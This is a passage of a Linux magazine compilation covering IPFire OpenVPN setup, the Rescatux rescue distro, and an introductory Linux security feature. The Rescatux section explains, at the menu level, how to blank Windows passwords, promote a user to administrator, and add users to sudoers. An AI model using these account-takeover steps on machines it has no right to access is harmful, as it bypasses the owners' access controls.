Under the Global Settings section, click Advanced server options. Scroll down to the Cryptographic options section and use the pull-down menu to select SHA2 (256 bit) as the Hash algorithm and toggle the HMAC tls-auth checkbox. Save the option when you are done. Then again in the Global Settings section, toggle the OpenVPN on RED checkbox to make sure the server is listening on the Red interface. To reduce bandwidth usage toggle the LZO-Compression checkbox before hitting the Save and Start OpenVPN Server buttons. The OpenVPN server is now up and running.

The next order of business is to setup an account for the road warrior user who'll access the local network from a remote location. Head back to Services > OpenVPN and scroll down to the Connection Status and Control section. Here click the Add button to begin the process of adding a new user. In the first screen, the Host-to-Net Virtual Private Network (Roadwarrior) connection type will be selected by default. In the next screen, you'll be asked for several details about the new user all of which are self-explanatory. After completing the form, press the Save button. The new user will now be listed under the Connection Status and Control section.

That's it. You can now grab the user's profile by click on the Download Client Package icon next to the user's current



You can rollout several other useful network services such as an OpenVPN gateway and a Snort-based intrusion detection system.

status which at the moment will read Disconnected. Make sure you copy the zipped profile files over to the remote computer you wish to connect from. Now install an OpenVPN client and import the profile you've just downloaded and extract from the IPFire interface. Once the profile has been imported, click on it to connect to the OpenVPN server running on the IPFire server. You can test by pinging the Green network interface of the IPFire firewall which is only visible to computers within the network. Similarly, you should also be able to access the IPFire web interface over the Green network that is <https://10.0.0.1:444>.

### Flesh out the server

Just like any other server, a firewall server needs constant upkeep. To help you look after the firewall server with ease, IPFire ships with its own package management utility known as Pakfire. You can use Pakfire to install updates as well as flesh out the basic default installation without much trouble.

Whenever there's an update available, a message will be displayed in the front page of IPFire's dashboard. Click on it to go to the Pakfire package manager section. The list of available updates will be listed in a textbox under the System Status section. Review the items and then start the upgrade process by pressing the button below the textbox. IPFire will now download and install the updates. When it's done, you'll be asked to restart the firewall to bring the changes online.

IPFire bundles a lot of other functions as well besides the firewall. We've used it as an OpenVPN gateway and you can also configure it to filter content (see the previous spread).

accelerate updates, act as an infrastructure server, a proxy server and a lot more. Besides these built-in functions, IPFire also has quite a few useful addons. You can use the firewall server to host a web gallery, download files via the BitTorrent protocol and do backups across the network. You can also use IPFire as a virtualisation host and host guest OSes! To use the Firewall server to download Linux distributions via torrents, head to IPFire > Pakfire. Scroll down to the Available Addons list and select the package labelled transmission. When you press the + button to install it, *Pakfire* like all good package managers will first display a list of dependencies required by the selected package. It'll only proceed further if you agree to install the selected package along with its dependencies. Transmission has no dependencies so you'll be shown a blank screen. Once it's installed, you can check on it by heading to Status > Services. All services installed via an addon will be listed under the Addon-Services section. To use the newly installed Transmission torrent client, head to its web interface which runs over port 9091, which in our case translates to <http://10.0.0.1:9091>. The installation process for other addons is available in the IPFire wiki (<http://wiki.ipfire.org/en/addons/start>). IPFire is a very versatile firewall distribution that you can easily customise and tailor according to your needs. It's straightforward to setup and is the perfect gateway to your network. Besides its firewalling skills, IPFire can also be used for several other network functions that are well documented in the project's official Wiki. All these abilities make IPFire an ideal firewall server for networks of all sizes. ■

## Test IPFire in VirtualBox

Before you earmark a computer to serve as the firewall server, you can test IPFire on virtual hardware inside VirtualBox—see page 98 for more on using VirtualBox.

Thanks to the app's networking dexterity, you can use it to create a virtual lab that's isolated from your real network.

To begin, create a virtual machine (VM) for the IPFire server with 512MB of RAM and a single processor. Then open this VM's Settings window and switch to the Network tab to attach

the two virtual NICs. In the Adapter 1 tab, make sure it's attached to the Bridged Adapter. This NIC will connect the firewall server and the VMs it services to the Internet. Then switch to Adapter 2 tab and enable it. Use the Attached To: pulldown menu and select the option labelled Internal Network. The other VMs in our network will connect to the firewall server via this NIC.

While installing IPFire in the VM, select the Green+Red mode. Move on to the Drivers and cards assignment option to assign the NICs to

either of the modes. The adapter listed first is the Bridged NIC which you should mark as the Red interface and the Internal Network adapter as the Green interface. You can identify the NICs by comparing their MAC address to the ones listed in the Network settings window in VirtualBox. That's all there's to it. Once you've setup the server, any virtual machine that uses the same Internal Network as the one on the IPFire VM will be able to communicate seamlessly through the firewall server.

# Rescatux:

# Repair & rescue

A one-stop lifebuoy to rescue your computer no matter if it's running Linux or Windows.

**S**o many things can mess up your computer. A careless keypress can delete a file, rewrite the bootloader, mess up the login password or cause other dreaded issues. If you find yourself in a similar situation, stop panicking and grab a hold of the Rescatux (<http://www.supergrubdisk.org/rescatux>) distribution. The Live CD offers a rich collection of tools that you can use to address a wide range of problems in your Linux installation. Moreover Rescatux also comes in handy if you dual-boot and can fix several common issues with the Windows partitions as well.


The distribution bundles all the important and useful tools to fix several issues with non-booting Linux and Windows, including *testdisk*, *photorec* and *GParted* etc. You can use Rescatux to restore MBR, repair bootloaders, correct filesystem errors, fix partition tables and reset passwords on both Linux and Windows installs. It also packs in tools to rescue data and restore files and can even securely wipe both Windows and Linux installs.

There are several rescue-oriented distributions but Rescatux trumps them all because of its straightforwardness. Unlike other solutions that only offer a set of tools to fix your broken computer, Rescatux employs a custom app that features categorised buttons to handhold you through the process of addressing specific problems.

The distribution is meant to be used as a Live medium, so transfer the ISO onto an optical disc or a removable USB drive. Insert or connect the bootable Rescatux medium in the affected computer and boot from it. Rescatux will take you to

## Quick tip

Don't blank the password for an account that has encrypted its data using the login password.



► **Rescapp has several menus that lead to interfaces for command-line utilities that employs a wizard to step through the various stages of the process.**



► **Rescatux is there to help you recover from disasters, it also bundles utilities such as GPGV and shred to secure your system and prevent inadvertent privacy leaks.**

the minimal LXDE-powered graphical desktop. Here it automatically fires up its custom helper app called *Rescapp*.

The application's interface has improved through the releases, and in its latest version it hosts several buttons divided into various categories, such as Grub, Filesystem, Boot and Password. The buttons inside each category have descriptive labels that help identify their function. When you click a button, it brings up the relevant documentation which explains in detail what steps Rescatux will take and what information it expects from the user. After you've scrolled through the illustrated documentation and know what to expect, click the button labelled 'Run!' to launch the respective utility.

## Fsck things first

Although file systems have evolved quite a lot since the last decade, sometimes all it takes to mess up the hard disk is a misbehaving program that leaves you no option but to forcibly restart the computer.

On restart, when your Linux distro detects an unclean shutdown it automatically launches the *fsck* filesystem check utility to verify the consistency of the file system. In many situations, that should do the trick. But sometimes, depending on factors such as the age of the disk and the file system, and the task that was interrupted, an automatic check wouldn't work.

In such a case your distribution will ask you to run the *fsck* tool manually. Although you can run *fsck* from the maintenance mode with your file system mounted as read-

## One-touch repair

Many issues with the Grub2 bootloader can be resolved with the touch of a button thanks to the *Boot-Repair* app. The nifty little app has an intuitive user interface and can scan and comprehend various kinds of disk layouts and partitioning schemes and can sniff out and correctly identify operating system installations inside them. The utility works on both traditional computers with MBR as well as the newer UEFI

computers with the GPT layout. Boot-Repair is available under the Expert Tools category in the Rescapp utility. When you launch it, the app will scan your hard disk before displaying its simple interface that's made up of a couple of buttons. Most users can safely follow the tool's advice and simply press the Recommended repair button which should fix most broken bootloader. After it's restored your bootloader,

the tool also spits out a small URL which you should note. The URL contains a detailed summary of your disks, partitions along with the contents of important Grub 2 files including **/etc/default/grub** and **boot/grub/grub.cfg**. If the tool hasn't been able to fix your bootloader, you can share the URL on your distro's forum boards to allow others to understand your disk layout and offer suggestions.

only, it's best to run *fsck* from a Live CD without mounting the partition. To do this, boot Rescatux and select the File System Check (Forced Fix) option. This will probe your computer and list all the partitions. Select the one that was spitting errors and Rescatux will scan and fix any inconsistencies.

## Boot camp

One of the most common issues that plagues Linux users is a botched up boot loader. It really doesn't take much effort to end up with an unbootable computer. The Master Boot Record (MBR) is located in a special area at the start of every hard disk and helps keep track of the physical location of all the partitions and also holds the bootloader. All it takes is a wrong key press in *fdisk* or *gparted* can wipe the MBR.

Rescatux includes several options to regenerate the GRUB boot loader and fix the MBR. There's the Restore Grub option which will first scan your computer for all partitions and read their identification information from the **/etc/issue** file. It'll then display them in a list and ask you to select your main Linux distribution. Next it probes all the disks connected to the computer and asks you to select the one on which you wish to install GRUB. If you have multiple disks, the menu will prompt you to reorder them according to the boot order. Once it has all this information, it'll use the *grub-install* command from the selected Linux distro and generate a new boot loader and place it in the MBR. If you are using a Debian-based distribution such as Ubuntu, you can use the option labelled Update GRUB Menus. It takes you through the same wizards as the Restore Grub option but is optimised to help you add Debian-based distributions to the GRUB bootloader.

The newer releases of the distro also include the Ease GNU/Linux Boot fix option. It runs a combination of three options. It starts off by forcing a filesystem check before running the update grub option and ends with the restore grub option. On the face of things, you'll still be asked only to select the main Linux distro and the disk that should hold the GRUB bootloader. Behind the scenes, this new option uses the information for the three previously mentioned tasks.

## Open sesame

We've all been there. Crafting an obscure password won't do you any good if you can't remember it. Instead of endless trying permutations and combinations to hit the jackpot, you can instead use Rescatux to set yourself a new one without much effort. The distribution offers password recovery options for both Linux and Windows installations.

If you've forgotten the password for your Windows installation, fire up Rescatux and select the Blank Windows Password option from the *Rescapp* utility. The distribution then scans your computer for partitions that contain the

Security Account Manager (SAM) file. Usually it'll only list one partition, but if you have multiple Windows flavours, the wizard will display multiple partitions. Select the one which houses the user whose password you wish to recover.

Rescatux will then backup the registry files before displaying a list of users it finds on the partition you just selected. Select the user whose password you wish to reset and Rescatux will wipe its password. You can then restart the computer, reboot into Windows and login into the user you've just reset and Windows will let you in without prompting for a password.

Similarly, you can use the Promote Windows user to Admin option to do exactly that. This option too will scan and list all Windows partitions that house the SAM file. Select the one you're interested it to view the list of users. Select a user from this list and Rescatux will tweak Windows to give it the same privileges as an administrator. This mechanism works for all version of Windows including Windows 10 as well as long as they are secured by a password. However it will not work if you've selected another mechanism to lock your account such as a PIN.

The newer version of Rescatux include the Easy Windows Admin option. This option provides you the ability to take back control of a Windows installation by combining multiple options to first blank the user's password and then promote them to the Windows Administrator.


You can also use Rescatux to change passwords on a Linux installation and regenerate a broken sudoers file. Select the Change Gnu/Linux Password option to allow Rescatux to scan your computer for Linux installations.


Then select the Linux partition you're interested in to view a list of users on that particular installation. The root user is ➤

## Quick tip

Use *TestDisks*' Deeper Search option to scan each cylinder and the superblocks to find missing partitions if the default Quick Search option isn't able to unearth them.

➤ **Rescatux is based on Debian and includes the Synaptic package manager that you can use for installing additional disaster recovery tools**





» While the options in the Rescatux menu will help you fix the boot loader, in case they don't work you can always fall back on the Boot-Repair tool.

» at the top while the normal user accounts that you've created during installation or manually afterwards are listed at the bottom. Unlike resetting Windows password, when you select a Linux user, Rescatux gives you the option to define a new password.

You get a similar wizard when you select the Regenerate sudoers file option. It too searches for Linux installation and then displays a list of users in the selected distribution. However instead of generating a password, this option will add the select user to the **/etc/sudoers** list which allows them to run apps with superuser permissions.

## Reclaim partitions

Sometimes the issues with your disk are much more severe than a botched MBR and a corrupt boot loader. A power surge, a failing hard disk or a clumsy operator can all easily zap the partition table. TestDisk is the best tool that'll fix partition tables and put non-bootable disks back into service again. You can launch the tool from under the Expert section in the Rescapp utility.

When launched *TestDisk* first asks you to create a log (which will come in handy for later analysis if the recovery fails) and then displays a list of all the disks attached to the computer. After you select the disk on which you've lost a partition, it'll ask you to select a partition table type, such as Intel, Mac, Sun and so on.

Next, you are shown the various recovery options. Select the default Analyse option, which reads the partition structure and hunts for lost partitions. It then displays the current partition structure. Now select the Quick Search option to ask *TestDisk* to look for deleted partitions. When it's done, you're

**“Instead of relying on the filesystem it painstakingly scans the entire hard disk.”**

shown a list of lost partitions. Depending on the age of your disk, *TestDisk* might display several partitions. To figure out which is the correct partition that you want to recover, look for the partition label listed at the end of each entry in [square brackets]. If that doesn't help you, press P on a selected partition to see a list of files that *TestDisk* has found on that partition. Repeat this with all partitions until you find the right partition.

When you've found your partition, it's best to copy over the data just in case *TestDisk* is unable to restore the partition. To do so, press P and then use the A key to select all files. Now press C to copy the files, which will ask you for the location to save the files. When it's done copying press q to return to the list of recovered partitions and press Enter to continue to the next step to restore the selected partition. *TestDisk* displays the partition structure again, this time with the missing partition accounted for. Now select Write to save the partition table to the disk, and exit the program. If all goes well, when you reboot the computer, your partition will be restored back to where it should be.

## Restore files

In addition to making unbootable computers boot again, Rescatux can also help you recover accidentally deleted files, since you can't always blame data loss on a hardware failure. The Expert Tools category also includes the *Photorec* file carver utility that can recover files even when it's missing regular metadata because instead of relying on the filesystem it painstakingly scans the entire hard disk.

When you delete a file, it isn't actually zapped into oblivion. Rather the file system just marks it as deleted, and makes the space the file occupies available to other files. This means that until another app uses that recently freed-up space, the original file is still there, and

can be retrieved by a file recovery tool such as *Photorec*. For this very reason, it's very important that you immediately stop using the computer as soon as you realise that you have accidentally deleted files in order to minimise the interactions with the hard disk.

The tool works on all sorts of disks including hard disks and removable media such as USB disks. In addition to reading unbootable disks, *Photorec* will also recover files from partitions that have been formatted and reinstalled into. *Photorec* can sniff the most common image formats and can additionally pick out files in various formats including odf, pdf, 7zip, zip, tar, rpm, deb, and even virtual disks.

Before you fire up *Photorec*, create a directory where it will save the recovered files. Once the tool is done, this directory will be populated with lots of weirdly named files in different

## When all else fails


While Rescatux will save your day more often than not, it does have its limitations. If you've run through the tutorial and used the relevant Rescapp option but are still unable to recover from the failure, it is time to defer to the wisdom of the elders.

Rescatux is a ferocious scribbler and creates a logfile for virtually all tasks. The Support section at the top of the Rescapp utility lists the various options that comes in handy when you're unable to troubleshoot an issue yourself. The Show log options opens the folder

that houses all the logs that you can peruse through to figure out the exact reason for a task's failure. If you're unable to figure out the solution, you can use the Share log option to copy the contents of a selected log file to pastebin. Copy the URL and share it with others


either on the associated tool's forums or in its IRC channel. You can also use the Chat option to fire up *xchat* and log into the **#rescatux** IRC channel where other users can help direct you to the appropriate outlet to address your issue.

## OS Uninstaller



### 1 Launch tool

Fire up the Rescapp utility and scroll down to the Expert Tools section. Click on the OS Uninstaller button to launch the tool. It'll probe your disks and ask questions such as whether you use a RAID setup on the disk. It ends when it detects a /boot directory on one of the partitions on the disk.



### 3 Uninstall the OS

The partition table and boot sector backups come in handy if in case removing the OS damages these critical areas that you'll have to fix. After backing these up along with any data, proceed with the OS uninstallation. The tool will remove all traces of the selected distribution or OS.

formats. This is because *Photorec* names these files as it finds them and leaves the sorting to you.

Also despite the fact that *Photorec* is a command-line utility, it breaks the process of recovering files into steps, much like a wizard. When you launch the tool, it will display all hard disks and connected removable devices including any plugged-in USB drives. To proceed, select the disk with the missing files. In case the disk houses multiple partitions, *Photorec* will display all the partitions and lets you select the one that housed the lost files. Next up, the tool needs to know the file system type your files were stored in. It only presents two options. Select the [ext2/ext3] option if the deleted file resided inside a Linux distro. The [Other] option will look for files created under FAT/NTFS/HFS+ or any other filesystem. You'll then have to decide whether you want to look for deleted files only inside the freed up space or in the whole partition. The last step is to point *Photorec* to the folder you've created to store all recovered files.

Armed with this info, *Photorec* will get to work and can take a while depending on the size of the partition. All the files it finds are stored in the folder you pointed it to. When you

### 2 Backup bootloader

The app displays a list of operating systems and asks you to select the one you wish to uninstall. It also suggests you backup the partition table and boot sector. Expand the Advanced options pulldown menu and click the Backup partition tables, bootsectors and logs option to point to the location for their safekeep.



### 4 Update the bootloader

Chances are you have other distributions or operating systems on this machine besides the one you've just uninstalled. Once you've removed an OS, you should make the bootloader aware of the change as well. To do this, use the Easy GNU/Linux Boot Fix option to refresh the boot loader.

peek inside the destination folder, you'll see several folders named `recup_dir.1`, `recup_dir.2`, and so on. The recovered files are saved under these folders. Manually sorting the files would take forever. You could do some basic sorting from the CLI to better organise the files. You can, for example, use the `mv ~/recovered/recup_dir.*/*.jpg ~/all-recovered-images` to move all the jpg files from under all the recovered folders into the all-recovered-images folder.

You can also sort files by their size. This is very useful especially when recovering images. In addition to recovering the image itself, *Photorec* will also recover their thumbnails as well which will have the same extension. The command `find ~/all-recovered-images/ -name "*.jpg" -size -10k | xargs -i mv {} ~/thumbnails` will move all images less than 10KB in size out of the all-recovered-images folder.

As you can see, Rescatux is an immensely useful distribution that can help you wiggle out of a tricky situation. While the heavy lifting is done by the powerful command-line open source tools and utilities, Rescatux makes them accessible to inexperienced users thanks to its home-brewed menu-driven Rescapp utility. ■

### Quick tip

Instead of wasting time sorting through all the files recovered by *PhotoRec* you can ask the tool to only look for certain filetypes.

# HACKERS MANUAL

# 2022

# HACKER'S MANUAL 2022

## Security

The best defence is a good offence, but also a good defence.

### 54 Fortress Linux

Discover what threats are out there and what you can do to protect your devices.

### 62 Kali Linux

We take you inside the ultimate hacking toolkit and explain how to use it in anger.

### 66 Secure chat clients

Chat online without anyone snooping in on what you have to say.

### 72 Lock down Linux

We outline the essentials of locking down your Linux boxes for secure networking.

### 76 Fedora security lab

There's more than one way to skin a cat, so try out the Fedora hacking lab.

### 80 Key management

Learn how to create a good GnuPG key and keep it safe from online thieves.

# FORTRESS LINUX!

Linux is pretty secure, but the ever-vigilant Jonni Bidwell has studied the threatscape and recommends applying reinforcements...

**A**s humanity becomes ever more connected, so our lives and information about them move ineluctably online. In times past, the only information about citizens was held in paper records in churches or council chambers, and consisted of little more than names, occupations and dates of birth. A few conquests and burned libraries later this information moved to mainframes in government buildings, regular folks started having bank accounts and companies began to store and share customer data among themselves (and advertising agencies). You might even have found yourself in a phone directory or found your beloved in a lonely hearts column. Fast forward to today and an average human generates gigabytes of information a day (and counting), which companies, authorities and criminals would love to get their hands on. Some of this information is stored at home, some of it we (perhaps unwisely) entrust to the clouds and

some of it we don't even pause to consider where it goes. Put a few pieces of key security credentials in the wrong hands and precious memories can be deleted, bank accounts can be emptied and identities stolen. Linux can't stop government-mandated three-letter agencies hoovering up your data and metadata (though it can make this trickier), and nor can it stop you handing data over to social media (though it can remove geotag and EXIF data). But it does have all sorts of tooling that can protect your systems from being compromised and your data purloined, held to ransom or worse. We'll look at firewalls, password managers, PGP messages, SSH keys and much more. We at Virtual LXF Towers spend a lot of our time in a web browser (Firefox BTW) and we'll wager a lot of our readers do too, so we've got a whole section about safe browsing. Let's get started.



# Viruses, villains and infection vectors


Linux does a lot to protect you, but should you do more to protect it?

**C**laims that Linux doesn't need a virus checker are a little misleading. For one thing, there have been viruses and malware that target Linux (both explicitly and by dint of their being cross-platform). And there will continue to be more. But they're unlikely to be a threat for home users, so long as they're getting software from credible sources (such as your distro's repositories), keeping it updated and being savvy about things. You should make regular backups in case the worst happens.

On the other hand, if you're running say an email server, then you'll have software that scans attachments for viruses, and not just Linux ones. ClamAV is popular in this case, and is easy to integrate with mail transfer agents like Postfix. If you're running questionable Windows binaries through Wine, then be aware that lots of malware works flawlessly with it. Not only might this ruin your weekend gaming plans and Lutris configurations, but it could turn your Linux fortress into a spam-spewing zombie. Without safeguards Wine programs can access files without the prefix they're running in, so don't assume any kind of isolation.

Wine or no, any program you run (or a program you run spawns) could delete or encrypt your home directory, or any other location you have write access too, including network drives. If your user has Sudo access, which is how most desktop distros work now, then that too could be exploited to wreak further havoc, corrupting other users' files, installing rootkits or awakening the Old Ones. Access controls such as AppArmor and SELinux enable administrators to apply much more granular permissions to specific applications. These are included in Ubuntu and Fedora respectively, and popular applications have their own profiles to stop them doing what they shouldn't. On Ubuntu and derivatives, you can run

```
$ sudo aa-status
```



to see which profiles are loaded. By default Ubuntu 20.04 activates measures for LibreOffice and the Evince PDF viewer, among others, offering some protection from poisoned documents. Fedora users can get SELinux by running `sestatus`. Later on, in the secure web browsing section, we'll look at enabling the AppArmor profile for Firefox.

For a virus checker to offer protection beyond just reactive scanning of files, it needs low-level access to the applications running on your system. This makes virus checkers themselves targets for attackers. Furthermore, some of the free antivirus software on Windows is so bad (installing its own certificate authority so that it can intercept all your web traffic) that you'd be safer without it.

People say Linux doesn't need a firewall too, and for default desktop use, you probably don't. There are no listening services to block. If you want to run a firewall – even one that has nothing to block – skip on over the page to learn about Ufw.

**ClamAV has a simple GUI for finding viruses. Plus, the Ubuntu store has a game about killing windows viruses.**



## Likely and less-likely threats

The biggest threat to home users is social engineering. A text message might dupe you into visiting a web site that looks exactly like your bank, a cold caller might ask for personal information, or a PDF attached to an innocuous-looking email might cold-heartedly encrypt the contents of your hard drive. Being able to spot these things and exercise caution go a long way. New

vulnerabilities are discovered daily, so it's important to keep systems up to date too, especially internet-facing servers.

Many people implicitly rely on their home routers for security, and this is mostly reasonable. But in the age of IPv6 and IoT where everything is addressable and your fridge runs Linux, this is a fragile thing to be relying upon. It might not seem so

devastating if a Raspberry Pi on your network gets hacked – you can just format the SD card after all. But pause to consider the devastation that could occur if that Pi were used as a beach head to launch further attacks from the inside.

We've got some great tips for securing your Pis (and maybe even your fridges) in the coming pages, so read on.

# Build that firewall

Protect your ports, lock down your sockets – there's a packet storm ahead.

**W**indows ships with its firewall enabled by default. Desktop users can run a friendly firewall GUI such as ufw, or even write their own iptables or nftables rules, but distros universally leave this up to the user. A cynic might say that this is because Linux users have enough trouble with networking as it is, but the reality is that most desktop users don't need a firewall. This changes as soon as you start running services (such as having listening ports that the whole world can connect to). The NAT (network address translation) layer on home routers that filters traffic from its external IP address to the local network (for example 192.168.\* addresses) was never meant as a

**“It was possible for an attacker to establish a direct connection to a machine behind a NAT gateway.”**

security layer, but it has for years mostly worked as one. As anyone who ever tried to send a file over MSN Messenger in the early naughties will tell you, establishing a direct connection to a machine behind a NAT gateway is difficult, even more so when your machine is likewise NAT-ed.

The only way through NAT would be to forward the appropriate ports on your router. And if you want to run your home server to be accessible from the outside world you'll still have to do this. Modern applications

though, can submit their own port forwarding demands to (compliant) routers through UPnP, so that these are all arranged transparently. One such example is the Transmission BitTorrent client, which forwards the port(s) of your choosing and enables peers to connect to you. If a peer can't be reached, then the protocol enables the connection to work in the other direction, which thanks to the port-forwarding magic outlined previously should proceed without a hitch.

However, if a good program can do that, so too can a rogue one. To mitigate this, cautious users (and those that know they have no need of it) disable UPnP in their home router settings. A technique called NAT Slipstreaming was revealed by Samy Kamkar in November 2020. This showed it was possible for an attacker to establish a direct connection to a machine behind a NAT gateway just by tricking a user into visiting a site under their control and invoking some terrible JavaScript. The attack has since been refined to allow access to not just the victim's machine, but any device on the victim's network. Major browsers have been patched against the flaw, which exploits the Application Layer Gateway (ALG) protocol, but the battle isn't over. See <https://samy.pl/slipstream> for more information.

Disabling ALG in your router will protect you, but it'll also stop WebRTC programs like Zoom, Google Chat or Nextcloud Talk from working. Incidentally, WebRTC can reveal information about your IP address to any sites you visit. Netflix, for example, uses it as part of its checks against VPN users trying to circumvent geoblocking restrictions.

Very few home ISPs in the UK offer IPv6 connections.

Here we can see NetworkManager listening on both the IPv4 and IPv6 (obfuscated because Jonni has gone full tinfoil hat) addresses.

Nº	Protocol	Port	Address	Application
3	UDP	5555	*	avahi-daemon
4	UDP	56806	*	avahi-daemon
5	UDP	631	*	cups-browsed
6	UDP	67	*	dnsmasq
7	UDP	68	192.168.0.95	NetworkManager
8	UDP6	41049	*	avahi-daemon
9	UDP6	5353	*	avahi-daemon
10	UDP6	546	*	NetworkManager

But should they get their act together and do so we'll have another problem on our hands. Namely that all those devices that used to hide behind a layer of NAT could suddenly find themselves exposed to the Internet.

